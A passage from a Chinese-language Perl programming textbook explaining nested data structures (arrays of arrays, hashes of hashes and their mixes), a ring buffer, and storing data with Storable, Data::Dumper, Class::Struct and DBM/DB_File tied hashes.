$array3 = qw(ham chicken);

$array[0] = \@array1;
$array[1] = \@array2;
$array[2] = \@array3;

print $array[1][1];

corn
```

还可以让 **Perl** 自动创建引用（参看本章开头部分的讨论），如下：

```
@{$array[0]} = ("apples", "oranges");
@{$array[1]} = ("asparagus", "corn", "peas");
@{$array[2]} = ("ham", "chicken");

print $array[1][1];

corn
```

当然，也可以逐个元素创建并填充数组的数组，如下：

```
for $outerloop (0..4) {
    for $innerloop (0..4) {
        $array[$outerloop][$innerloop] = 1;
    }
}

print $array[0][0];

1
```

还可以把数组引用推到数组的数组之上，如下：

```
for $loopindex (0..4) {
    push @array, [1, 1, 1, 1];
}

print $array[0][0];

1
```



在下面的例子中，使用从子程序返回的列表和匿名数组构成符，来创建数组的数组：

```
for $loopindex (0..4) {  
    $array[$loopindex] = [&zerolist];  
}  
  
sub zerolist  
{  
    return (0, 0, 0, 0);  
}  
  
print $array[1][1];  
  
0
```

可以用如下所示的方法向数组的数组添加另一行：

```
@array = (  
    ["apple", "orange"],  
    ["asparagus", "corn", "peas"],  
    ["ham", "chicken"],  
);  
  
$array[3] = ["chicken noodle", "chili"];  
  
print $array[3][0];  
  
chicken noodle
```

或者，如果愿意，可以把元素推到已经存在的行中。如下：

```
@array = (  
    ["apple", "orange"],  
    ["asparagus", "corn", "peas"],  
    ["ham", "chicken"],  
);  
  
push @{$array[0]}, "banana";  
  
print $array[0][2];  
  
banana
```

#### 16.2.4 访问数组的数组

创建了数组的数组之后，怎样从中取出数据呢？有几种方法可以实现这个目的。假设已经创建了一个数组的数组，如下：

```
@array = (  
    ["apple", "orange"],  
    ["asparagus", "corn", "peas"],  
    ["ham", "chicken"],  
);
```

它用对匿名数组的引用填充 `@array`。通过明确地得到对这些匿名数组之一的引用，并反引用，可以打印匿名数组中的元素。如下：

```
$array1ref = $array[1];  
print ${$array1ref}[1];  
  
corn
```

我们还可以使用 `->` 反引用运算符，如下：

```
print ${array[1]}->[1];
```

事实上，这里的语法对 Perl 来说是清楚的。因此，不需要大括号。这就意味着下面的代码能实现同样的功能：

```
print $array[1]->[1];  
  
corn
```

还有一步，为了创建真正的多维数组语法，Perl 使得中括号之间的 `->` 运算符可选。这就意味着，我们还可以用如下方法访问该元素：

```
print $array[1][1];  
  
corn
```

上面是真正的二维数组语法，很像其他编程语言用到的。我们可以逐个元素访问数组的数组，如下：

```
for $outerloop (0..4) {  
    for $innerloop (0..4) {  
        $array[$outerloop][$innerloop] = 1;  
    }  
}  
  
print $array[0][0];  
  
1
```

当然，还可以使用一些 Perl 的一维数组处理能力，以使处理数组容易些。例如，在下面的例子中，使用 `join` 函数由数组中的行构造字符串。如下：

```
@array = (  
    ["apple", "orange"],  
    ["asparagus", "corn", "peas"],  
    ["ham", "chicken"],  
);  
  
for $arrayref (@array) {  
    print join (" ", @{$arrayref}), "\n";  
}
```

```

}

apples, oranges
asparagus, corn, peas
ham, chicken

```

### 16.2.5 使用哈希表的哈希表

如果数据被文本键引用，而不是数字，要重建数据系统吗？可以这样，但还可以使用哈希表的哈希表。

对于面向文本的多级信息系统（像专家系统），可使用哈希表的哈希表。

---

**提示：**在专家系统中，问题的答案实际上是哈希表值的键。为了得到正确的答案，最终的哈希表值是用户正试图解决的问题的答案。在实现专家系统时，哈希表的哈希表是可用的优秀的数据结构。

---

在这样的情况下，可以使用文本字符串进入数据结构的连续等级。为了创建哈希表的哈希表，可以使用与下面类似的声明。注意，该代码正在给哈希表分配键/值表，在该哈希表中，值本身是哈希表。如下：

```

%hash = (
  fruits => {
    favorite => "apples",
    'second favorite' => "oranges",
  },
  vegetables => {
    favorite => "corn",
    'second favorite' => "peas",
    'least favorite' => "turnip",
  },
  meats => {
    favorite      => "chicken",
    'second favorite' => "beef",
  },
);

```

怎样使用哈希表的哈希表呢？下面是一个例子：

```

print $hash{fruits}{favorite};

apples

```

这就是哈希表的哈希表的概念。下面几个主题详细说明了该概念。让我们继续。

### 16.2.6 创建哈希表的哈希表

理解了哈希表的哈希表概念后，会感觉这个概念与数组的数组很相似。但是，有多少种



不同的方法能够创建哈希表的哈希表呢？让我们继续往下看。

正如在上一个主题中看到的那样，可以用匿名的哈希表构造函数来创建哈希表的哈希表。如下：

```
%hash = (
    fruits => {
        favorite => "apples",
        'second favorite' => "oranges",
    },
    vegetables => {
        favorite => "corn",
        'second favorite' => "peas",
        'least favorite' => "turnip",
    },
    meats => {
        favorite      => "chicken",
        'second favorite' => "beef",
    },
);
print $hash{fruits}{favorite};

apples
```

为了一步步地创建哈希表的哈希表，可以在不同的键下添加连续的哈希表。如下：

```
$hash{fruits} = {
    favorite => "apples",
    'second favorite' => "oranges",
};

$hash{vegetables} = {
    favorite => "corn",
    'second favorite' => "peas",
    'least favorite' => "turnip",
};

$hash{meats} = {
    favorite      => "chicken",
    'second favorite' => "beef",
};

print $hash{fruits}{favorite};

apples
```

当然，不必非得使用匿名哈希表，可以使用命名的哈希表，并用如下方法将其放在哈希表的哈希表中。

```
%hash1 =
```

```
(
    favorite => "apples",
    'second favorite' => "oranges",
);

%hash2 =
(
    favorite => "corn",
    'second favorite' => "peas",
    'least favorite' => "turnip",
);

%hash3 =
(
    favorite      => "chicken",
    'second favorite' => "beef",
);

$hash{fruits} = \%hash1;
$hash{vegetables} = \%hash2;
$hash{meats} = \%hash3;

print $hash{fruits}{favorite};

apples
```

下面是使用匿名哈希表构成符{和}以及由子程序返回的键/值表，来创建哈希表的过程：

```
for $key ("hash1", "hash2", "hash3" ) {
    $hash{$key} = {&returnlist};
}

sub returnlist

{
    return (key1 => value1, key2 => value2);
}

print $hash{hash1}{key2};

value2
```

还有更多的方法来创建哈希表的哈希表，相信大家会发现许多其他方法。

### 16.2.7 访问哈希表的哈希表

在创建哈希表的哈希表以后，如何访问放进哈希表的哈希表中的数据呢？下面我们就这个问题继续讨论。

为了访问哈希表的哈希表中的单个数值，可以用如下方法明确地引用它们：

```
%hash = (
    fruits => {
        favorite => "apples",
```

```

        'second favorite' => "oranges",
    },
    vegetables => {
        favorite => "corn",
        'second favorite' => "peas",
        'least favorite' => "turnip",
    },
);

```

```
print $hash{fruits}{'second favorite'};
```

```
oranges
```

还可以使用处理哈希表的标准技术。例如，下面是一种在哈希表的哈希表内的所有元素上循环的方法。

```

%hash = (
    fruits => {
        favorite => "apples",
        'second favorite' => "oranges",
    },
    vega => {
        favorite => "corn",
        'second favorite' => "peas",
    },
);

for $food (keys %hash) {
    print "$food\t {";
    for $key (keys %{$hash{$food}}) {
        print "'$key' => '$hash{$food}{$key}';"
    }
    print "}\n";
}

```

```

vega    {'favorite' => 'corn' 'second favorite' => 'peas'}
fruits  {'favorite' => 'apples' 'second favorite' => 'oranges'}

```

为了排序主哈希表，可以使用如下表达式：

```
$food (sort keys %hash)
```

该表达式给出下面的结果：

```

fruits  {'favorite' => 'apples' 'second favorite' => 'oranges'}
vega    {'favorite' => 'corn' 'second favorite' => 'peas'}

```

因为可以访问哈希表的哈希表中的哈希表，处理这种结构数据的方法与处理哈希表的方法一样多。



### 16.2.8 使用哈希表的数组

使用上面设计的哈希表可以保存培训者记录。但是，还需要 200 个这样的结构来存储其他培训者的记录，并且，能够在所有记录上循环，看看哪个培训者的分数最高，对应于“是否能够被接受”键。为满足要求，我们将创建哈希表的数组，并用数字索引在哈希表中循环。

想用数字作为文本键记录的索引时，想在多个哈希表中循环时，可以使用哈希表的数组（在本章后面“使用链表和环形缓冲区”节中创建环形缓冲区的过程中，有一个使用哈希表数组的真例子）。

下面是使用匿名哈希表构造函数创建带有声明的哈希表数组的过程：

```
@array = (  
  {  
    favorite => "apples",  
    'second favorite' => "oranges",  
  },  
  
  {  
    favorite => "corn",  
    'second favorite' => "peas",  
    'least favorite' => "turnip",  
  },  
  
  {  
    favorite      => "chicken",  
    'second favorite' => "beef",  
  },  
)  
  
print $array[0]{favorite};  
  
apples
```

可以看到，这个概念很简单。哈希表数组就是这样的，使用该结构，可以用数字作为哈希表的索引。想创建本身子元素用键而非数字作下标的元素的数组时，应该想到这种数据结构。

### 16.2.9 创建哈希表的数组

理解了有关哈希表数组的概念后，怎样创建哈希表数组呢？下面我们将讨论这个问题。创建哈希表数组只需使数组的元素引用哈希表。在下面的例子中使用匿名哈希表：

```
@array =  
(  
  {  
    favorite => "apples",  
    'second favorite' => "oranges",  
  },  
)
```

```
        {
            favorite => "corn",
            'second favorite' => "peas",
            'least favorite' => "turnip",
        },
        {
            favorite      => "chicken",
            'second favorite' => "beef",
        }
    );
print $array[0]{favorite};

apples
```

通过把哈希表赋给数组元素，可一步步地创建哈希表数组，如下：

```
$array[0] =
{
    favorite => "apples",
    'second favorite' => "oranges",
};

$array[1] =
{
    favorite => "corn",
    'second favorite' => "peas",
    'least favorite' => "turnip",
};

$array[2] =
{
    favorite      => "chicken",
    'second favorite' => "beef",
};

print $array[0]{favorite};

apples
```

当然，不必非得使用匿名哈希表。可以使用命名哈希表，如下面的例子所示：

```
%hash1 =
(
    favorite => "apples",
    'second favorite' => "oranges",
);

%hash2 =
(
    favorite => "corn",
    'second favorite' => "peas",
)
```

```

        'least favorite' => "turnip",
    );
    %hash3 =
    (
        favorite      => "chicken",
        'second favorite' => "beef",
    );
    @array = (\%hash1, \%hash2, \%hash3);
    print $array[0]{favorite};

apples

```

对于任意数组，还可以使用 `push`:

```

push @array, {
    favorite => "apples",
    'second favorite' => "oranges"
};

push @array, {
    favorite => "corn",
    'second favorite' => "peas",
    'least favorite' => "turnip"
};

push @array, {
    favorite => "chicken",
    'second favorite' => "beef"
};

print $array[0]{favorite};

apples

```

在下面的例子中，读取了键/值数据，并将其拆分到哈希表数组中：

```

$data[0] = "favorite:apples,second favorite:oranges";
$data[1] = "favorite:apples,second favorite:oranges,
    least favorite=turnips";
$data[2] = "favorite:chicken,second favorite:beef";

for $loopindex (0..$#data) {
    for $element (split ',', $data[$loopindex]) {
        ($key, $value) = split ':', $element;
        $array[$loopindex]{$key} = $value;
    }
}

print $array[0]{'second favorite'};

oranges

```



### 16.2.10 访问哈希表的数组

创建哈希表数组后，怎样从哈希表数组中取出数据呢？下面我们将研究这个问题。

从哈希表数组重新获得数据很简单。可以使用数组下标和已索引的哈希表键来访问值。如下：

```
$array[0] = {
    favorite => "apples",
    'second favorite' => "oranges"
};

$array[1] = {
    favorite => "corn",
    'second favorite' => "peas",
    'least favorite' => "turnip"
};

$array[2] = {
    favorite => "chicken",
    'second favorite' => "beef"
};

print $array[0]{favorite};

apples
```

在下面的例子中，通过在所有元素上循环，打印哈希表的完整数组：

```
$array[0] = {
    favorite => "apples",
    'second favorite' => "oranges"
};

$array[1] = {
    favorite => "corn",
    'second favorite' => "peas"
};

$array[2] = {
    favorite => "chicken",
    'second favorite' => "beef"
};

for $loopindex (0..$#array) {

    print "array[$loopindex]: {";
    for $key (keys %{$array[$loopindex]}) {
        print "'$key' => '$array[$loopindex]{$key}' ";
    }

    print "}\n";
}
```

```

}

array[0]: {'favorite' => 'apples' 'second favorite' => 'oranges' }
array[1]: {'favorite' => 'corn' 'second favorite' => 'peas' }
array[2]: {'favorite' => 'chicken' 'second favorite' => 'beef' }

```

下面将使用引用而非循环索引来完成上述任务：

```

$array[0] = {
    favorite => "apples",
    'second favorite' => "oranges"
};

$array[1] = {
    favorite => "corn",
    'second favorite' => "peas"
};

$array[2] = {
    favorite => "chicken",
    'second favorite' => "beef"
};

for $hashreference (@array) {
    print "{";
    for $key (sort keys %$hashreference) {
        print "'$key' => '$hashreference->{$key}' ";
    }

    print "}\n";
}

{'favorite' => 'apples' 'second favorite' => 'oranges'}
{'favorite' => 'corn' 'second favorite' => 'peas'}
{'favorite' => 'chicken' 'second favorite' => 'beef'}

```

### 16.2.11 使用数组的哈希表

创建了数组的数组，哈希表的哈希表，以及哈希表数组后，还有什么没有讲呢？不用回答你们也可以猜到。

在数组和哈希表的 4 个可能的组合中，数组的哈希表可能是最少使用的。然而，它的确有用途。当需要使用对同一值有多个键的哈希表时，就用到了数组的哈希表。在标准的哈希表中，不能把多个键与一个哈希表值相关联。但是，如果在哈希表中存储数组引用，就可以在每个数组中的文本字符串键上循环，看是否有与自己正在查找的键相匹配的键。当得到想要作为记录存储的、用数字做索引的数据时，也可以创建数组的哈希表。

下面这个例子说明了怎样创建数组的哈希表：

```
%hash = (
```

```
    fruits => ["apples", "oranges"],
    vegetables => ["corn", "peas", "turnips"],
    meats => ["chicken", "ham"],
);

print $ hash{fruits}[0];

apples
```

如果想得到更多有关数组的哈希表的知识，请参见下面的快速解决方案。

### 16.2.12 创建数组的哈希表

数组的哈希表的概念已经相当清楚了。但是，怎样创建数组的哈希表呢？其实很简单，只需把数组引用作为哈希表值存储。

下面这个例子是我们在以前的主题中提到过的，它用匿名数组构造函数创建数组的哈希表：

```
%hash = (
    fruits => ["apples", "oranges"],
    vegetables => ["corn", "peas", "turnips"],
    meats => ["chicken", "ham"],
);

print $hash{fruits}[0];

apples
```

为了一步步创建数组的哈希表，可以使用匿名数组构成符，在哈希表中通过键存储数组。如下：

```
$hash{fruits} = ["apples", "oranges"];
$hash{vegetables} = ["corn", "peas", "turnips"];
$hash{meats} = ["chicken", "ham"];

print $hash{fruits}[0];

apples
```

当然，可以使用命名的数组而非匿名数组，如下所示：

```
@array1 = ("apples", "oranges");
@array2 = ("corn", "peas", "turnips");
@array3 = ("chicken", "ham");

$hash{fruits} = \@array1;
$hash{vegetables} = \@array2;
$hash{meats} = \@array3;

print $hash{fruits}[0];

apples
```



如果愿意，可以 `push` 元素的列表，如下：

```
push @{$hash{fruits}}, "apples", "oranges";
push @{$hash{vegetables}}, "corn", "peas", "turnips";
push @{$hash{meats}}, "chicken", "ham";

print $hash{fruits}[0];

apples
```

### 16.2.13 访问数组的哈希表

创建了数组的哈希表后，怎样从数组的哈希表得到数据呢？很简单，让我们看看下面这几个例子。

可以通过特定的元素访问数组的哈希表，如下：

```
%hash = (
    fruits => ["apples", "oranges"],
    vegetables => ["corn", "peas", "turnips"],
    meats => ["chicken", "ham"],
);

print $hash{fruits}[0];

apples
```

另一方面，还可以使用数组和哈希表处理技巧来处理数组的哈希表。在下面的例子中，通过使用 `join` 函数把数组转换成字符串，使用 `keys` 函数从哈希表得到键，打印出数组的一个完整哈希表。

```
%hash = (
    fruits => ["apples", "oranges"],
    vegs => ["corn", "peas", "turnips"],
    meats => ["chicken", "ham"],
);

for $key (sort keys %hash) {
    print "$key:\t[" . join(", ", @{$hash{$key}}) . "]\n"
}

fruits: [apples, oranges]
meats: [chicken, ham]
vegs: [corn, peas, turnips]
```

### 16.2.14 使用链表和环形缓冲区

有时会碰到这种情况：只有 1KB 的 RAM 来存储数据，如果超过这个界限，系统会挂起。这时，可以尝试把数据存储到环形缓冲区中，环形缓冲区对处理固定数量内存内的数据非常有效。

使用本章开发的数据结构，可以很容易地创建标准数据结构，如二叉树（数据存储在节点相连的分支上）或者链表。链表由存储与元素中的数据构成，元素本身存储为表。每个元素指出表中的下一个元素（在循环表中，还指出上一个元素），这样，可以一个元素一个元素地遍历表。

链表的一种流行形式是环形缓冲区，通过连接环中的链表形成。环形缓冲区使用两个元素索引：一头一尾，存储其数据。向环形缓冲区写入时，尾在前；从环形缓冲区读取时，头在前。头和尾交迭时，缓冲区为空。通过随着数据的读取和写入移动头和尾，环形缓冲区有效地使用内存（例如，IBM PC 中的按键和复制品存储于环形缓冲区，该缓冲区在计算机蜂鸣前存储 15 个键）。

下面的例子说明了怎样使用哈希表数组来创建 4 个元素的环形缓冲区（这意味着可以存储 3 个数据项——如果存储 4 个数据项，尾和头的位置将相同，不能与空缓冲区相区别）。每个缓冲区元素（也就是数组元素）是有两个键 `data` 和 `next` 的哈希表。`Data` 键对应于存储于元素内的数据，`next` 是链表中的下一个元素的数组下标，链表构成环形缓冲区。

下面的代码说明了怎样创建环形缓冲区，并设置头和尾为相同的位置，标志着空的缓冲区。

```
$buffer[0]{next} = 1;
$buffer[0]{data} = 0;
$buffer[1]{next} = 2;
$buffer[1]{data} = 0;
$buffer[2]{next} = 3;
$buffer[2]{data} = 0;
$buffer[3]{next} = 0;
$buffer[3]{data} = 0;

$head = 0;
$tail = 0;
```

为了在环形缓冲区中存储数据项，创建了一个 `store` 子程序。把要存储到环形缓冲区的值传递给该子程序。然后，子程序检测缓冲区是否为满，如果是，返回 `false`；否则，子程序存储该项，将尾前移，并返回 `true`：

```
sub store
{
    if ($buffer[$tail]{next} != $head) { #Check: buffer full?

        $buffer[$tail]{data} = shift;
        $tail = $buffer[$tail]{next};

        return 1;

    } else {

        return 0;

    }
}
```

为了检索数据，创建了一个 `retrieve` 子程序。当调用该子程序时，该子程序检测环形缓冲区是否为空，如果是，则返回未定义的数值；否则，返回位于缓冲区头的值，并将头前移：

```
sub retrieve
{
    if ($head != $tail) {    # $tail == $head => empty buffer

        $data = $buffer[$head]{data};
        $head = $buffer[$head]{next};

        return $data;

    } else {

        return undef;

    }
}
```

下面的代码说明了怎样使用 `store` 和 `retrieve` 在缓冲区中放置和读取数值。注意，尽管试图存储 4 个数值，缓冲区在 3 个时就满了，忽略了最后的数值：

```
store 0;
store 1;
store 2;
store 3;          #buffer full, value not stored

print retrieve, "\n";
print retrieve, "\n";
print retrieve, "\n";

0
1
2
```

### 16.2.15 在磁盘上存储数据结构

如果创建了复杂的数据结构，怎样将它存储到磁盘上呢？一定要将其一点点写上去吗？回答是否定的，有更为简单的方法来完成这项任务。

可以使用 CPAN 模块 `Storable`，把复杂的数据结构存储到磁盘上，`Storable` 支持 `store` 和 `retrieve` 函数。在下面的例子中，把二维数组写到磁盘上，然后将其读取回来。

```
use Storable;

@a1 = (
    ["apple", "orange"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
);

store (\@a1, "array.dat");
```



```
@a2 = @{retrieve("array.dat")};  
print $a2[1][1];  
  
corn
```

### 16.2.16 复制数据结构

可能会碰到这样的情况：有一个充满引用的数据结构，试图制作该数据结构的一个独立拷贝时，拷贝中的所有引用指向原始数据结构中的数据。怎么办呢？可以用 CPAN 的 `Storable` 模块制作独立的拷贝。

复制包含引用的数据结构时，拷贝中的引用指向原始结构中的数据。因此，在拷贝中改变时，实际上是在改变原始数据。

下面这个例子说明了上述问题。在这个例子中，创建了一个二维数组，复制该数组，并在拷贝中做些更改。可以看到，在拷贝中更改时，实际上改变了原始数组。

```
@a1 = (  
    ["apple", "orange"],  
    ["asparagus", "corn", "peas"],  
    ["ham", "chicken"],  
);  
  
@a2 = @a1;  
$a2[1][1] = "squash";  
print $a1[1][1];  
  
squash
```

可以使用 `Storable` 模块的 `dclone`（深度克隆）函数来制作数据结构的真正的、独立的拷贝，如下面例子中所示：

```
use Storable qw(dclone);  
  
@a1 = (  
    ["apple", "orange"],  
    ["asparagus", "corn", "peas"],  
    ["ham", "chicken"],  
);  
  
@a2 = dclone(\@a1);  
$a2[1][1] = "squash";  
print $a1[1][1];  
  
corn
```

### 16.2.17 打印数据结构

可能会遇到这样的情况：有各种数据结构，要编写专门的代码来打印这些数据结构会很

费事。其实，可以试试 `Data::Dumper`。

在第 14 章中讨论过 `Data::Dumper`，但是，在这里，我们仍要简单回顾一下。

可以使用 `Data::Dumper` 模块打印从非常简单到非常复杂且自我引用的数据结构。事实上，许多其他 Perl 模块使用 `Data::Dumper` 来显示数据。

下面这个例子中，使用 `Data::Dumper` 来打印一个二维数组：

```
use Data::Dumper;

@array = (
    ["apples", "oranges"],
    ["asparagus", "corn", "peas"],
    ["ham", "chicken"],
);

print Data::Dumper->Dump([\@array], [*array]);

@main::array = (
    [
        'apples',
        'oranges'
    ],
    [
        'asparagus',
        'corn',
        'peas'
    ],
    [
        'ham',
        'chicken'
    ]
);
```

下面是打印哈希表的哈希表的方式：

```
use Data::Dumper;

%hash = (
    fruits => {
        favorite => "apples",
        'second favorite' => "oranges",
    },
    vegetables => {
        favorite => "corn",
        'second favorite' => "peas",
        'least favorite' => "turnip",
    },
    meats => {
        favorite      => "chicken",
        'second favorite' => "beef",
    },
);
```

```

        },
    );

print Data::Dumper->Dump([\%hash], [*hash]);

%main::hash = (
    'meats' => {
        'favorite' => 'chicken',
        'second favorite' => 'beef'
    },
    'vegetables' => {
        'favorite' => 'corn',
        'least favorite' => 'turnip',
        'second favorite' => 'peas'
    },
    'fruits' => {
        'favorite' => 'apples',
        'second favorite' => 'oranges'
    }
);

```

可以看到，`Data::Dumper` 可以提供打印复杂数据结构的快速方法。相关解决方案参见 14.2.7 节“`Data::Dumper`：显示结构化数据”。

### 16.2.18 创建数据结构类型

有人抱怨 Perl 不能创建 C 语言中的 `struct`。C 语言中的 `struct` 结构类型的功能很强大，只要用 `struct` 创建一种类型，然后创建该类型的变量，由自己定义复杂数据结构类型。其实，在 Perl 中也可以做这些，有多种方法可用。

在第 9 章中已经看到，可以用子程序仿真用户自定义的数据类型，该子程序在 Perl 中返回匿名哈希表。例如，我们想定义名为 `record` 的新数据类型，`record` 有 3 个字段：`value`——容纳数字数值；`max`——容纳 `value` 的最大可能值；`min`——容纳最小可能值。在 C 语言中，可以创建一个 `struct` 类型；在 Perl 中，可以创建返回匿名哈希表的子程序。

```

sub record
{
    ($value, $max, $min) = @_;

    if ($value >= $min && $value <= $max){
        return {
            value => $value,
            max => $max,
            min => $min,
        };
    } else {
        return;
    }
}

```



为了创建类型 `record` 的变量，只需调用名为 `record` 的子程序，并把返回的匿名哈希表赋给标量，如下所示（该代码看起来像其他语言中初始化用户自定义的变量的方法）：

```
$myrecord = record(100, 1000, 10);
```

现在，我们可以通过名称引用该新记录的字段，如下：

```
$myrecord = record(100, 1000, 10);
print $myrecord->{value};

100
```

在第 14 章中已经看到，可以使用 `Class::Struct` 模块来创建类似 C 语言中的 `struct` 结构类型。假如想明了不同杂货项目的名称和数量，可以通过用 `Class::Struct` 创建如下结构开始：

```
use Class::Struct;

struct( produce => {
    vegetable => item,
    fruit => item,
});
```

在上面的代码中，创建了一个用户自定义的类型 `produce`，由两个元素 `vegetable` 和 `fruit` 构成。每个元素实质上都是用户自定义类型的 `item`。这些项目类型只存储 `vegetable` 或者 `fruit` 的名称和数量，如下：

```
struct( item => [
    name => '$',
    number => '$',
]);
```

注意前面例子中的代码。在这种情形下，名称和数量都是标量，用 `'$'` 标识。我们使用这样的前缀反引用符，来标识正在向数据结构中存储的元素类型。例如，为了存储数组（实际上是对数组的引用），我们使用 `'@'`。

现在，可以创建已存在类型的新对象：

```
my $grocery = new produce;
```

下面是设置 `fruit` 的名称和数量：

```
$grocery->fruit->name('bananas');
$grocery->fruit->number(1000);
```

现在，可以简单地引用上面设置的值：`$grocery->fruit->number` 和 `$grocery->fruit->name`。代码如下：

```
print "Yes, we have ", $grocery->fruit->number, " ",
    $grocery->fruit->name, ".";
```

```
Yes, we have 1000 bananas.
```

这样就能够构造十分精细的数据结构，就像在 C 语言中一样。

相关解决方案参见 9.2.5 节“用匿名哈希表模拟用户自定义的数据类型”和 14.2.3 节“Class::Struct: 创建 C 样式的结构”。

### 16.2.19 写数据库文件

如果要编写客户的数据库，以便主动向他们发送电子邮件，这种情况下，可以创建一个 DBM 数据库。

Perl 支持一种可以十分容易地使用 DBM 的数据库文件类型。在 Perl 的早期版本中，需要使用诸如 dbmopen 和 dbmclose 这样的函数来处理 DBM 文件。然而，这些函数已经被 tie 函数所取代（我们将在第 19 章讲述面向对象的编程时，进一步讨论如何使用 tie）：

```
tie VARIABLE, CLASSNAME, LIST
```

可以使用 tie 函数来连接或者绑定哈希表到磁盘上的 DBM 文件。在本章的介绍中，回顾了能够使用的数据库类，哪些数据库能够使用取决于系统安装：ODBM、NDBM、SDBM、GDBM 以及 BSD-DB。每个由一个模块支持，类名中有\_File 这样的字符，如 NDBM\_File（BSD-DB 由 DB\_File 支持；DB\_File 支持使用 tie 函数而非 dbmopen 和 dbmclose，对 Berkeley DB 文件的访问，对 Berkeley DB 经常使用这些）。参见本章“深入分析”节的表 16.1，其中有这些类的对比。

DBM 文件是基于哈希表的。我们绑定文件到哈希表，把数据放到该哈希表内，并且在磁盘上存储该数据。在下一个例子中，使用 NDBM 数据库类绑定哈希表到新的数据库文件。在该例子中，包含了 Fcntl 模块，以便能够使用符号常数 O\_CREAT 来创建必要的文件，使用 O\_RDWR 打开文件读写，等等。可能的数值为 O\_APPEND、O\_ASYNC、O\_CREAT、O\_DEFER、O\_EXCL、O\_NDELAY、O\_NONBLOCK、O\_SYNC 以及 O\_TRUNC。

```
use Fcntl;
use NDBM_File;

tie %hash, "NDBM_File", 'data', O_RDWR|O_CREAT|O_EXCL, 0644;
```

在这种情形下，在哈希表中用键'drink'存储数值'root beer'，用键'meat'存储'turkey'，等等。然后解除对哈希表的绑定来关闭数据库文件。如下：

```
use Fcntl;
use NDBM_File;

tie %hash, "NDBM_File", 'data', O_RDWR|O_CREAT|O_EXCL, 0644;

$hash{drink} = 'root beer';
$hash{meat} = turkey;
```



```
$hash{dessert} = 'blueberry pie';  
untie %hash;
```

前面的代码用已经创建的哈希表创建文件 `data.pag`（默认的文件扩展名，如果存在，会因使用的数据库类而异）。

现在，我们知道了如何在磁盘上存储数据库，想了解如何把数据读取回来，参见下一个主题。

---

**提示：**注意，尽管 `dbmopen` 和 `dbmclose` 函数已经被 `tie` 函数取代，在 Perl 中，仍旧可以使用这些函数来处理数据库文件。参见本章的“深入分析”节，以得到更多的详细信息。

---

### 16.2.20 读取数据库文件

创建新的数据库文件后，还有一个问题，如何正确地把数据从数据库文件中读取出来呢？

为了读取创建的数据库文件，我们把哈希表绑定到该数据库文件，如下面代码所示。可以看到，在该例中包含了 `Fcntl` 模块，以便能够使用符号常量 `O_RDWR` 等等。可能的数值为 `O_APPEND`、`O_ASYNC`、`O_CREAT`、`O_DEFER`、`O_EXCL`、`O_NDELAY`、`O_NONBLOCK`、`O_SYNC` 以及 `O_TRUNC`。

```
use Fcntl;  
use NDBM_File;  
  
tie %hash, "NDBM_File", 'data', O_RDWR, 0644;
```

现在，可以自由地打印哈希表的值，并解除对该哈希表的绑定来关闭文件。如下：

```
use Fcntl;  
use NDBM_File;  
  
tie %hash, "NDBM_File", 'data', O_RDWR, 0644;  
  
while(($key, $value) = each(%hash)) {  
    print "$key => $value\n";  
}  
  
untie %hash;  
  
dessert => blueberry pie  
drink  => root beer  
meat   => turkey
```

现在，我们已经读取并且使用了数据库文件。

---

**提示：**注意，尽管在 Perl 中 `dbmopen` 和 `dbmclose` 函数已经被 `tie` 函数所取代，我们仍旧可以使用这些函数。参见本章的 16.1 节，以得到更多的详细信息。

---



### 16.2.21 数据库排序

刚才设计的新数据库系统很好，但还有一个问题：假如公司现在有 40000 名雇员，要打印所有雇员的记录。但是，由于某种原因，这些记录以随机次序出现。其实，这是 Perl 哈希表的原因，它使用自己的内部次序。如何使数据库按字母顺序排列呢？

对于标准的哈希表，可以使用 `Tie::IxHash` 模块来使其有序。但是，`Tie::IxHash` 处理不了 `DBM` 哈希表。然而，如果使用 `DB` 类的 `$DB_TREE` 绑定成员来指定比较函数，可以排序 `DB` 数据库。如下：

```
use DB_File;
use Fcntl;

$DB_BTREE->{'compare'} = sub {
    shift cmp shift ;
};
```

下面，将绑定数据库文件到哈希表，创建必要的文件，并把 `$DB_TREE` 成员传递到 `tie` 函数：

```
use DB_File;
use Fcntl;

$DB_BTREE->{'compare'} = sub {
    shift cmp shift ;
};

tie(%hash, "DB_File", 'sorted', O_RDWR|O_CREAT|O_TRUNC, 0644, $DB_BTREE)
    or die "Can not tie file.";
```

现在，可以在哈希表中存储数据了。而且，通常使用指定的比较函数对数据排序。如下面代码所示：

```
use DB_File;
use Fcntl;

$DB_BTREE->{'compare'} = sub {
    shift cmp shift ;
};

tie(%hash, "DB_File", 'sorted', O_RDWR|O_CREAT|O_TRUNC, 0644, $DB_BTREE)
    or die "Can not tie file.";

$hash{drink} = 'root beer';
$hash{meat} = turkey;
$hash{dessert} = 'blueberry pie';

while(($key, $value) = each(%hash)) {
    print "$key => $value\n";
}

untie %hash;
```

```
dessert => blueberry pie
drink => root beer
meat => turkey
```

相关解决方案参见 14.2.24 节“Tie::IxHash：按插入次序恢复哈希表值”。

### 16.2.22 文本文件作为数据库处理

如果使用 DB\_File 模块，甚至可能把文本文件按数据库对待。假设有一个文本文件 file.txt，有如下内容：

```
Here's
some
text.
```

使用 DB\_File，可以绑定数组（不是哈希表）到该文件，这样文本文件中的每一行对应于数组内的一个元素。我们是通过将数组绑定到文件来实现这些的，如下面例子中所示。注意，把 DB\_File 的成员 \$DB\_RECNO 传递到了 tie 函数：

```
use DB_File;
use Fcntl;

tie(@array, "DB_File", "file.txt", O_RDWR|O_CREAT, 0644, $DB_RECNO)
    or die "Can not open file.";
```

这时，文本文件的行位于 @array。我们可以随心所欲地处理这些行，甚至可以添加一个新行，如下：

```
use DB_File;
use Fcntl;

tie(@array, "DB_File", "file.txt", O_RDWR|O_CREAT, 0644, $DB_RECNO)
    or die "Can not open file.";

$array[3] = "Some new text!";

untie @array;
```

执行上面的代码后，file.txt 中将有如下文字：

```
Here's
some
text.
Some new text!
```

### 16.2.23 执行 SQL

如果使用 CPAN DBD 和 DBI 模块连接到商业数据库程序，可以使用这些程序执行 SQL。DBD 模块包含数据库驱动程序。对于想要使用的数据库程序（例如，Sybase 或者 Oracle），需要有一个数据库驱动程序。DBI 模块包含目前的代码接口，该模块是最近发行的，不再是

$\alpha$  或  $\beta$  格式。使用 DBI 的 `connect` 方法连接到数据库。如果 SQL 命令不返回几行数据（如 `SELECT SQL` 语句那样），可以用 `do` 方法执行命令。如果命令返回几行数据，先使用 `prepare` 方法，然后使用 `execute` 方法。对数据库操作完毕后，使用 `disconnect` 方法断开连接。



## 第 17 章 创建包和模块

### 17.1 深入分析

